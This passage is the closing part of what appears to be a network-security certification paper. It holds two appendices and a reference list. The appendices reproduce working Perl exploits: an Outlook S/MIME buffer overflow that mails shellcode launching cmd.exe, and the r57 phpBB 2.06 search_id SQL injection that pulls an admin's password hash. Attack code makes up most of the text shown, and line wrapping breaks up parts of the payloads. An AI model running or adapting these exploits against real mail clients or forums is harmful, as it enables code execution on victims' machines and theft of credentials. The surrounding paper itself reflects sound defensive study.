#$addr = "\xC7\x35\x18\x5F"; # points to 0006F5A4

$addr = "\x9F\x37\xD4\x77"; # points to 0006F3C0

$buffer = join ('', $buffer, $addr); # used by the mov EBX, [EAX]

# 6 lines = 6*26 # This is to place our code in the right place
#               + 8 = 164 # Calculation done accordigly.
# + 10h = 16 + 164 = 180

$buffer = join ('', $buffer, "A"x180); # We move our buffer to the right place.

#$buffer = join ('', $buffer, "\xC3\xAF\x01\x78"); # address of cmd.exe (This will just run CMD.exe,
```

```
#$buffer = join ('', $buffer, "A"x$opt_i); #  but will get stuck)

# A lot neater shellcode for cmd.exe

$buffer = join ('', $buffer, "\x55"); # push ebp
$buffer = join ('', $buffer, "\x54"); # push esp
$buffer = join ('', $buffer, "\x5D"); # pop ebp
$buffer = join ('', $buffer, "\x33\xFF"); # xor edi,edi
$buffer = join ('', $buffer, "\x57"); # push edi
$buffer = join ('', $buffer, "\xC6\x45\xFC\x63"); # mov byte ptr [ebp-04h],'c'
$buffer = join ('', $buffer, "\xC6\x45\xFD\x6D"); # mov byte ptr [ebp-03h],'m'
$buffer = join ('', $buffer, "\xC6\x45\xFE\x64"); # mov byte ptr [ebp-02h],'d'
$buffer = join ('', $buffer, "\x57"); # push edi
$buffer = join ('', $buffer, "\xC6\x45\xF8\x03"); # mov byte ptr[ebp-08h],3 ;Max window
$buffer = join ('', $buffer, "\x8D\x45\xFC"); # lea eax,[ebp-4h]
$buffer = join ('', $buffer, "\x50"); # push eax
$buffer = join ('', $buffer, "\xB8\x7E\x68\x4C\x67"); # mov eax,7E684C67h ;CreateProcess@77E684C6h
$buffer = join ('', $buffer, "\xC1\xC8\x04"); # ror eax, 4
$buffer = join ('', $buffer, "\xFF\xD0"); # call eax
$buffer = join ('', $buffer, "\xB8\x7E\xB8\x54\xB7"); # mov eax,7EB854B7h ;FatalExit@77EB854Bh
$buffer = join ('', $buffer, "\xC1\xC8\x04"); # ror eax, 4
$buffer = join ('', $buffer, "\xFF\xD0"); # call eax
$buffer = join ('', $buffer, "A"x$opt_i);

$sock = IO::Socket::INET->new(PeerAddr => "$opt_h",PeerPort => '25', Proto => 'tcp');
unless (<$sock> =~ "220") { die "Not a SMTP Server?" }
print "Connected\r\n";

print $sock "HELO you\r\n";

unless (<$sock> =~ "250") { die "HELO failed" }


print "MAIL FROM: $opt_f\r\n";
print $sock "MAIL FROM: $opt_f\r\n";
sleep(1);

unless (<$sock> =~ "250") { die "MAIL FROM failed" }
print "RCPT TO: $opt_t\r\n";
print $sock "RCPT TO: $opt_t\r\n";
sleep(1);

unless (<$sock> =~ "250") { print $sock "RCPT TO: <$opt_t>\r\n"; unless (<$sock> =~ "250") { die "RCPT
TO failed" } }
print $sock "DATA\r\n";
unless (<$sock> =~ "354") { die "DATA failed" }
sleep(1);

$lengthy = length($buffer);

print "Test #$temp, [$buffer], ", length($buffer), "\n";

print $sock <<EOF;
From: $buffer\r
To: $opt_t\r
Subject: Test #$temp - $lengthy\r
Date: Wed, 31 Jul 2002 16:05:00 -0300\r
MIME-Version: 1.0\r
Content-Type: multipart/signed;\r
micalg=SHA1;\r
protocol="application/x-pkcs7-signature";\r
boundary="----=_NextPart_000_002A_01C238AC.03ECDBE0"\r
```

\r
This is a multi-part message in MIME format.\r
\r
------=_NextPart_000_002A_01C238AC.03ECDBE0\r
Content-Type: text/plain;\r
charset="iso-8859-1"\r
Content-Transfer-Encoding: quoted-printable\r
\r
Test\r
\r
\r
------=_NextPart_000_002A_01C238AC.03ECDBE0\r
Content-Type: application/x-pkcs7-signature;\r
name="smime.p7s"\r
Content-Transfer-Encoding: base64\r
Content-Disposition: attachment;\r
filename="smime.p7s"\r
\r
MIAGCSqGSIb3DQEHAqCAMIACAQExCzAJBgUrDgMCGgUAMIAGCSqGSIb3DQEHAQAAoIII7DCCAoow
\r
ggHzoAMCAQICAwgkVjANBgkqhkiG9w0BAQQFADCBkjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdl\r
c3Rlcm4gQ2FwZTESMBAGA1UEBxMJQ2FwZSBUb3duMQ8wDQYDVQQKEwZUaGF3dGUxHTAbBgNVB
AsT\r
FENlcnRpZmljYXRlIFNlcnZpY2VzMSgwJgYDVQQDEx9QZXJzb25hbCBGcmVlbWFpbCBSU0EgMjAw\r
MC44LjMwMB4XDTAyMDgyMzIwMDcwN1oXDTAzMDgyMzIwMDcwN1owSjEfMB0GA1UEAxMWVGhhd3R
l\r
IEZyZWVtYWlsIE1lbWJlcjEnMCUGCSqGSIb3DQEJARYYbm9hbXJAYmV5b25kc2VjdXJpdHkuY29t\r
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCniCtFVDYtv7D7EWVI0nA6uiFyz30SNveNkuKI\r
lRctvHPp0bYq3MzcVfFiGBNVKDIQ+vboffupwsLQMqXiLxBLCUvDktZa7GwgIr7yuqI8RiW/Hy3J\r
i5SsyiGIdQzTgd/azB6k3jWLZd6iEEprsqm18sQ1EQd6FDdaa8/xtFiL2QIDAQABozUwMzAjBgNV\r
HREEHDAagRhub2FtckBiZXlvbmRzZWN1cml0eS5jb20wDAYDVR0TAQH/BAIwADANBgkqhkiG9w0B\r
AQQFAAOBgQAqlzpT9/02prGZioJOqlSl+Msv7RwGx6jUTyySta6Tc3KDjL3v8iZ4GUWrN+K/jmLv\r
O1V3e6VTgYP8gRq+BsDcPoDX8ZTC8WqzGWIREsAlGciYskI/XuthQltXfh3hCOEsXU48fspivAxA\r
pOuAxaYtX6jO5eNeJ/eGxqyySVgRCzCCAykwggKSoAMCAQICAQwwDQYJKoZIhvcNAQEEBQAwgdEx\r
CzAJBgNVBAYTAlpBMRUwEwYDVQQIEwxXZXN0ZXJuIENhcGUxEjAQBgNVBAcTCUNhcGUgVG93bjEa\r
MBgGA1UEChMRVGhhd3RlIENvbnN1bHRpbmcxKDAmBgNVBAsTH0NlcnRpZmljYXRpb24gU2Vydmlj\r
ZXMgRGl2aXNpb24xJDAiBgNVBAMTG1RoYXd0ZSBQZXJzb25hbCBGcmVlbWFpbCBDQTErMCkGCSqG\r
SIb3DQEJARYccGVyc29uYWwtZnJlZW1haWxAdGhhd3RlLmNvbTAeFw0wMDA4MzAwMDAwMDBaFw0w\r
MjA4MjkyMzU5NTlaMIGSMQswCQYDVQQGEwJaQTEVMBMGA1UECBMMV2VzdGVybiBDYXBlMRIwEA
YD\r
VQQHEwlDYXBlIFRvd24xDzANBgNVBAoTBlRoYXd0ZTEdMBsGA1UECxMUQ2VydGlmaWNhdGUgU2Vy\r
dmljZXMxKDAmBgNVBAMTH1BlcnNvbmFsIEZyZWVtYWlsIFJTQSAyMDAwLjguMzAwgZ8wDQYJKoZI\r
hvcNAQEBBQADgY0AMIGJAoGBAN4zMqZjxwklRT7SbngnZ4HF2ogZgpcO40QpimM1Km1wPPrcrvfu\r
dG8wvDOQf/k0caCjbZjxw0+iZdsN+kvx1t1hpfmFzVWaNRqdknWoJ67Ycvm6AvbXsJHeHOmr4BgD\r
qHxDQlBRh4M88Dm0m1SKE4f/s5udSWYALQmJ7JRr6aFpAgMBAAGjTjBMMCkGA1UdEQQiMCCkHjAc\r
MRowGAYDVQQDExFQcml2YXRlTGFiZWwxLTI5NzASBgNVHRMBAf8ECDAGAQH/AgEAMAsGA1UdDw
QE\r
AwIBBjANBgkqhkiG9w0BAQQFAAOBgQBzG28mZYv/FTRLWWKK7US+ScfoDbuPuQ1qJipihB+4h2N0\r
HG23zxpTkUvhzeY42e1Q9DpsNJKs5pKcbsEjAcIJp+9LrnLdBmf1UG8uWLi2C8FQV7XsHNfvF7bV\r
iJu3ooga7TlbOX00/LaWGCVNavSdxcORL6mWuAU8Uvzd6WIDSDCCAy0wggKWoAMCAQICAQAwDQYJ\r
KoZIhvcNAQEEBQAwgdExCzAJBgNVBAYTAlpBMRUwEwYDVQQIEwxXZXN0ZXJuIENhcGUxEjAQBgNV\r
BAcTCUNhcGUgVG93bjEaMBgGA1UEChMRVGhhd3RlIENvbnN1bHRpbmcxKDAmBgNVBAsTH0NlcnRp\r
ZmljYXRpb24gU2VydmljZXMgRGl2aXNpb24xJDAiBgNVBAMTG1RoYXd0ZSBQZXJzb25hbCBGcmVl\r
bWFpbCBDQTErMCkGCSqGSIb3DQEJARYccGVyc29uYWwtZnJlZW1haWxAdGhhd3RlLmNvbTAeFw05\r
NjAxMDEwMDAwMDBaFw0yMDEyMzEyMzU5NTlaMIHRMQswCQYDVQQGEwJaQTEVMBMGA1UECBM
MV2Vz\r

```
dGVybiBDYXBlMRIwEAYDVQQHEwlDYXBlIFRvd24xGjAYBgNVBAoTEVRoYXd0ZSBDb25zdWx0aW5n\r
MSgwJgYDVQQLEx9DZXJ0aWZpY2F0aW9uIFNlcnZpY2VzIERpdmlzaW9uMSQwIgYDVQQDExtUaGF3\r
dGUgUGVyc29uYWwgRnJlZW1haWwgQ0ExKzApBgkqhkiG9w0BCQEWHHBlcnNvbmFsLWZyZWVtYWls\r
QHRoYXd0ZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBANRp19SwlGRbceIH2AxRtupy\r
kbCEXn0tDY97Et+FJXUodDpCLGMnn5V7S+9+GYcdhuqj3bnOlmQawhRuRKx85o/oTQ9xH0A4pgCj\r
h3j2+ZSGXq3qwF5269kUo11uenwMpUtVfwYZKX+emibVars4JAhqmMex2qOYkf152+VaxBy5AgMB\r
AAGjEzARMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQEEBQADgYEAx+ySfk749ZalZ2IqpPBN\r
EWDQb41gWGGsJrtSNVwIzzD7qEqWih9iQiOMFw/0umScF6xHKd+dmF7SbGBxXKKs3Hnj524ARx+1\r
DSjoAp3kmv0T9KbZfLH43F8jJgmRgHPQFBveQ6mDJfLmnC8Vyv6mq4oHdYsM3VGEa+T40c53ooEx\r
ggH+MIIB+gIBATCBmjCBkjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdlc3Rlcm4gQ2FwZTESMBAG\r
A1UEBxMJQ2FwZSBUb3duMQ8wDQYDVQQKEwZUaGF3dGUxHTAbBgNVBAsTFENlcnRpZmljYXRIIFNl\r
cnZpY2VzMSgwJgYDVQQDEx9QZXJzb25hbCBGcmVlbWFpbCBSU0EgMjAwMC44LjMwAgMIJFYwCQYF\r
r
Kw4DAhoFAKCBujAYBgkqhkiG9w0BCQMxCwYJKoZIhvcNAQcBMBwGCSqGSIb3DQEJBTEPFw0wMjA4\r
MjMyMTEwNDRaMCMGCSqGSIb3DQEJBDEWBBRD9XX8J/0AYeJY3zpPIdPQTvsSdzBbBgkqhkiG9w0B\r
CQ8xTjBMMAoGCCqGSIb3DQMHMA4GCCqGSIb3DQMCAgIAgDANBggqhkiG9w0DAgIBQDAHBgUrDgM
C\r
BzANBggqhkiG9w0DAgIBKDAHBgUrDgMCHTANBgkqhkiG9w0BAQEFAASBgJqFZrTmAcNoODUFKapu\r
b09XY3dR/Frb6LScoOT8mJk28PIgxTMzxw7IKgdb40IzcsgoJniCRY+wBcBO4nwKXV+KnTgM1RNX\r
ppw3Wm7KUqusD+K7rSFbchaJ0mkefEn/ueN7CWV/Gbe/TpnGQ/nu2CzmrLxQyWlnITcS+xwVTv0b\r
AAAAAAAA\r
\r
------=_NextPart_000_002A_01C238AC.03ECDBE0--\r
\r\n\r\n.\r\n\r
EOF
print "Send complete\r\n";
sleep(1);

print $sock "QUIT\r\n";
sleep(1);
close($sock);
print "Disconnected\r\n";
```

Appendix D – PHPBB Exploit Code

```
#!/usr/bin/perl -w
use IO::Socket;
## PROOF-OF-CONCEPT
## * work only with mysql ver > 4.0
## * work only with post #1
##
## Example:
## C:\>r57phpbb-poc.pl 127.0.0.1 phpBB2 2 2
## [~] prepare to connect...
## [+] connected
## [~] prepare to send data...
## [+] OK
## [~] wait for response...
## [+] MD5 Hash for user with id=2 is: 5f4dcc3b5aa765d61d8327deb882cf99
##
if (@ARGV < 4)
{
print "\n\n";
print
"|*****************************************************************|\n";
print " r57phpbb.pl\n";
print " phpBB v<=2.06 search_id sql injection exploit (POC version)\n";
print " by RusH security team // www.rsteam.ru , http://rst.void.ru\n";
print " coded by f3sy1 & 1dt.w0lf // 16/12/2003\n";
print " Usage: r57phpbb-poc.pl <server> <folder> <user_id> <search_id>\n";
print " e.g.: r57phpbb-poc.pl 127.0.0.1 phpBB2 2 2\n";
print " [~] <server> - server ip\n";
print " [~] <folder> - forum folder\n";
print " [~] <user_id> - user id (2 default for phpBB admin)\n";
print " [~] <search_id> - play with this value for results\n";
print
"|*****************************************************************|\n";
print "\n\n";
exit(1);
}
$success = 0;
$server = $ARGV[0];
$folder = $ARGV[1];
$user_id = $ARGV[2];
$search_id = $ARGV[3];
print "[~] prepare to connect...\n";
$socket = IO::Socket::INET->new(
Proto => "tcp",
PeerAddr => "$server",
```

```
PeerPort => "80") || die "$socket error $!";
print "[+] connected\n";
print "[~] prepare to send data...\n";
# PROOF-OF-CONCEPT reguest...
print $socket "GET
/$folder/search.php?search_id=$search_id%20union%20select%20concat(char(
97,5
8,55,58,123,115,58,49,52,58,34,115,101,97,114,99,104,95,114,101,115,117,108
,
116,115,34,59,115,58,49,58,34,49,34,59,115,58,49,55,58,34,116,111,116,97,10
8
,95,109,97,116,99,104,95,99,111,117,110,116,34,59,105,58,53,59,115,58,49,50,
58,34,115,112,108,105,116,95,115,101,97,114,99,104,34,59,97,58,49,58,123,10
5
,58,48,59,115,58,51,50,58,34),user_password,char(34,59,125,115,58,55,58,34,1
15,111,114,116,95,98,121,34,59,105,58,48,59,115,58,56,58,34,115,111,114,116
,
95,100,105,114,34,59,115,58,52,58,34,68,69,83,67,34,59,115,58,49,50,58,34,11
5,104,111,119,95,114,101,115,117,108,116,115,34,59,115,58,54,58,34,116,111,
1
12,105,99,115,34,59,115,58,49,50,58,34,114,101,116,117,114,110,95,99,104,97
,
114,115,34,59,105,58,50,48,48,59,125))%20from%20phpbb_users%20where%2
0user_i
d=$user_id/* HTTP/1.0\r\n\r\n";
print "[+] OK\n";
print "[~] wait for response...\n";
while ($answer = <$socket>)
{
if ($answer =~ /;highlight=/)
{
$success = 1;
@result=split(/;/,$answer);
@result2=split(/=/,$result[1]);
$result2[1]=~s/&amp;/ /g;
print "[+] MD5 Hash for user with id=$user_id is: $result2[1]\n";
}
}
if ($success==0) {print "[-] exploit failed =(\n";}
## o---[ RusH security team | www.rsteam.ru | 2003 ]---o
```

REFERENCES

Caswell, Brian and Roesch, Marty. Sourcefire, Inc. URL:http://www.snort.org, (January 7, 2004).

Cisco Systems, Inc. "Cisco IOS Software Releases 12.3 Mainline: Command References". URL:http://www.cisco.com/en/US/products/sw/iosswrel/ps5187/prod_command_reference_list.html. (January 11, 2004).

Cisco Systems Inc. "Cisco PIX Firewall Software: C Commands". URL:http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a6.html. (January 11, 2004).

Cisco Systems, Inc. "Cisco PIX Firewall Software: D through F Commands". URL:http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a8.html. (January 11, 2004).

Cisco Systems, Inc. "Cisco PIX Firewall Software: G through L Commands". URL:http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a9.html. (January 11, 2004).

Cisco Systems, Inc. "Cisco PIX Firewall Software: M through R Commands". URL:http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727ab.html. (January 11, 2004).

Cisco Systems, Inc. "Cisco PIX Firewall Software: T through Z Commands". URL:http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727ae.html. (January 11, 2004).

Cisco Systems, Inc. "Cisco PIX 515E Security Appliance." URL:http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b15.html. (January 11, 2004).

Cisco Systems, Inc. "Cisco Security Advisory: Cisco PIX Vulnerabilities". December 17, 2003. URL:http://www.cisco.com/en/US/products/products_security_advisory09186a00801e118a.shtml. (January 14, 2004).

Cisco Systems, Inc. "Cisco Security Device Manager: Security Audit". URL:http://www.cisco.com/en/US/products/sw/secursw/ps5318/products_user_guide_chapter09186a00801d8602.html. (January 11, 2004).

Cisco Systems, Inc. "IOS Firewall Feature Set". URL:http://www.cisco.com/en/US/products/sw/iosswrel/ps5014/products_feature_guide09186a008008815c.html (January 11, 2004).

Dell Inc. Dell Inc. Home Page. URL:http://www.dell.com (January 7, 2004).

Edelson, Eve. "There But For Fortune". January 20, 2003. URL://http://www.giac.org/practical/GCFW/Eve_Edelson_GCFW.pdf. (January 4, 2004).

f3syl f3syl. "phpBB v2.06 Search_id sql injection exploit". December 23, 2003. URL:http://www.seclists.org/lists/bugtraq/2003/Dec/0322.html. (January 14, 2004).

Google. Google Search Engine. URL:http://www.google.com. (January 14,2004).

Hping.org. Hping Home Page. URL:http://www.hping.org. (January 14, 2004).

Information Technology Support Center. "Logon Warning Banners". URL:http://www.itsc.state.md.us/oldsite/info/InternetSecurity/BestPractices/WarnBanner.htm (January 11, 2004).

Insecure.org. "Nmap". URL:http://www.insecure.org/nmap. (January 14, 2004).

Internet Software Consortium. "BIND". URL:http://www.isc.org/products/BIND. (January 7, 2004).

Microsoft Corporation. "Microsoft Security Bulletin MS02-058". October 10, 2002. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-058.asp. (January 14, 2004).

Nathan, Jeff. "Nemesis". URL:http://nemesis.sourceforge.net. (January 14, 2004).

Network Working Group. February 1996. URL:http://www.rfc-editor.org/rfc/rfc1918.txt (January 11, 2004).

The Openwall Project. "John the Ripper Password Cracker". URL:http://www.openwall.com/john. (January 14, 2004).

phpBB Group. phpBB Home Page. URL:http://www.phpbb.com. (January 14, 2004).

Rathaus, Noam. "Outlook Remote Code Execution in Preview Pane (S/MIME, PoC). January 29, 2003. URL:http://www.securiteam.com/exploits/5GP0O2K8UO.html. (January 14, 2004).

Red Hat, Inc. Red Hat Inc. Home Page. URL:http://www.redhat.org (January 7, 2004).

TCPDump.org. “TCPDump”. URL:http://www.tcpdump.org. (January 14,2004).

Thomas, Rob. “ICMP Packet Filtering v1.2”. March 12, 2003. URL:http://www.cymru.com/Documents/icmp-messages.html. (February 10, 2004).

WinDump Home Page. January 2, 2004. URL: http://windump.polito.it/ (February 10, 2004).